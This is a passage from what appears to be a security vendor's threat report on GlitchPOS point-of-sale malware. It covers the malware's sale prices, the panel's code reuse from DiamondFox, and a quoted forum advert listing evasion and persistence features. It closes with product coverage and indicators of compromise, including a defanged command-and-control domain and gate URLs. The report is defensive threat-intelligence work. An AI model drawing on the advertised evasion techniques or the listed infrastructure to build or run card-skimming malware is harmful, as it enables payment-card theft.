
The developer created this video to promote GlitchPOS, as well. In this video, you can see the author set up the malware and capture the data from a swiped card. We apologize for the quality, shakiness, music, and generally anything else with this video, again, it's not ours.

The built malware is sold for $250, the builder $600 and finally, the gate address change is charged at $80.

Panel similarities


In addition to the malware language (VisualBasic), we identified similarities between the DiamondFox panel and the GlitchPOS panel. In this section, the DiamondPOS screenshots come from the CheckPoint report mentioned previously.

Both dashboards' world map are similar (image, code and color):



```
URL                  : https://accounts.google.com/ServiceLoginAuth
Web Browser          : Chrome
User Name            : [redacted]
Password             : [redacted]
Password Strength    : Strong
User Name Field      : Email
Password Field       : Passwd
```

The author used the same terminology such ask "Clients" or "Tasks" on the left menu:



HWID	Country	IPv4	Name	Operative System	Actions	Status
5ABF69A5	United States	[redacted]	[redacted]	Windows 8.1 (x86)		Online
9281817C	Czech Republic	[redacted]	[redacted]	Windows XP (x86)		Online
4C34CAE3	Chile	[redacted]	[redacted]	Windows 8 (x86)		Online
A4077184	Chile	[redacted]	[redacted]	Windows 10 (x64)		Online
CB02FE30	Russian Federation	[redacted]	[redacted]	Windows 10 (x86)		Online
9253AC18	Sweden	[redacted]	[redacted]	Windows 7 (x64)		Offline
DEC1597D	Czech Republic	[redacted]	[redacted]	Windows 10 (x64)		Offline
92804FA0	Sweden	[redacted]	[redacted]	Windows 8 (x86)		Online
08F601FA	Russian Federation	[redacted]	[redacted]	Windows 8 (x86)		Online
C45D7456	United States	[redacted]	[redacted]	Windows Vista (x86)		Online
FA8E8380	Russian Federation	[redacted]	[redacted]	Windows XP (x86)		Online
182B1A37	Russian Federation	[redacted]	[redacted]	Windows XP (x64)		Online
E2491CB3	Russian Federation	[redacted]	[redacted]	Windows Vista (x86)		Online
70EDAA1A	United States	[redacted]	[redacted]	Windows XP (x64)		Online
6E7332A4	Sweden	[redacted]	[redacted]	Windows Vista (x86)		Online

The icons are the same too in both panels, as well as the infected machine list (starting with the HWID). The PHP file naming convention is similar to DiamondFox, too.


The author clearly reused code from DiamondFox panel on the GlitchPOS panel.

Comparison of GlitchPOS and the DiamondFox POS module

In 2017, the DiamondFox malware included a POS plugin. We decided to check if this module was the same as GlitchPOS, but it is not. For DiamondFox, the author decided to use the leaked code of BlackPOS to build the credit card grabber. On GlitchPOS, the author developed its own code to perform this task and did not use the previously leaked code.

Bad guys are everywhere

It's interesting to see that someone else attempted to push the same malware 25 days after edbitss on an alternative forum:



GLITCH | POS MALWARE | LOADER | 9kb

02-27-2019, 03:44 AM

chameleon101

New Member

Posts: 23

Threads: 4

B Rating: 0 0 0

Bytes: β 570.8

GLITCH POINT OF SALE MALWARE

Hello friends

I bring to your attention "**GLITCH**" a professional pos malware.

FEATURES:

File size: 9kb (10kb with configurations).

Grab Track1 and Track2 Data.

No dependencies.

Persistence (persists in pos terminal for a long time)

File tested from XP to W10 (x86 and x64).

Communication between loader and panel are encrypted.

Configurations encrypted and mixed inside the loader.

Fully compatibility with crypters.

Non common way to get commands from the panel (bypass AVs).


File melted after execution.

Loader detects human activity to execute the payload (avoid analysis).

Panel:

Dashboard:

This attacker even tried to cash in by increasing some prices.




First five copies $500.

After five copies sold $800

Gate address change: $30

Some members even attempted to call out the unscrupulous behaviour:



02-27-2019, 03:47 AM

C3r34lK1ll3r

New Member

Posts: 61

Threads: 3

B Rating: 16 0 1

Bytes: β 52.6


You are not the author of this malware, you are not allowed to resell it for higher price.

BOTSHOP - Selling Windows installs | Instant delivery | High Quality Loads | Crypting
Auto-Crypt | Web-based | C | Support for .NET | AVCheck.net Scanner

With the different information we have, we think that Chameleon101 has taken the previous malware created by Edbitss to sell it on an alternative forum and with a higher price.

Conclusion

This investigation shows us that POS malware is still attractive and some people are still working on the development of this family of malware. We can see that edbitss developed malware years even after being publicly mentioned by cybersecurity companies. He left DiamondFox to switch on a new project targeting point-of-sale. The sale opened a few weeks ago, so we don't know yet how many people bought it or use it. We also see that bad guys steal the work of each other and try to sell malware developed by other developers at a higher price. The final word will be a quote from Edbitss on a DiamondFox screenshot published by himself "In the future, even bank robbers will be replaced."




In the future even bank robbers will be replaced

Coverage

Additional ways our customers can detect and block this threat are listed below.

Advanced Malware Protection (AMP) is ideally suited to prevent the execution of the malware used by these threat actors. Below is a screenshot showing how AMP can protect customers from this threat. Try AMP for free here.




PRODUCT	PROTECTION
AMP	✔
CloudLock	N/A
CWS	✔
Email Security	✔
Network Security	✔
Threat Grid	✔
Umbrella	✔
WSA	✔

Cisco Cloud Web Security (CWS) orWeb Security Appliance (WSA) web scanning prevents access to malicious websites and detects malware used in these attacks.

can block malicious emails sent by threat actors as part of their campaign.

Network Security appliances such asNext-Generation Firewall (NGFW), Next-Generation Intrusion Prevention System (NGIPS), and Meraki MX can detect malicious activity associated with this threat.



ed043ff67cc28e67ba36566c340090a19e5bf87c6092d
has been detected as W32.Variant:TR.22dj.1201

AMP Threat Grid helps identify malicious binaries and build protection into all Cisco Security products.

Umbrella, our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network.

Open Source SNORTⓇ Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

Indicators of Compromise (IOCs)

The following IOCs are associated to this campaign:

GlitchPOS samples

ed043ff67cc28e67ba36566c340090a19e5bf87c6092d418ff0fd3759fb661ab (SHA256) abfadb6686459f69a92ede367a2713fc2a1289ebe0c8596964682e4334cee553 (SHA256)

C2 server

coupondemo[.]dynamicinnovation[.]net

URLs

hxxp://coupondemo[.]dynamicinnovation[.]net/cgI-bin/gate.php

hxxp://coupondemo[.]dynamicinnovation[.]net/admin/gate.php

hxxp://coupondemo[.]dynamicinnovation[.]net/glitch/gate.php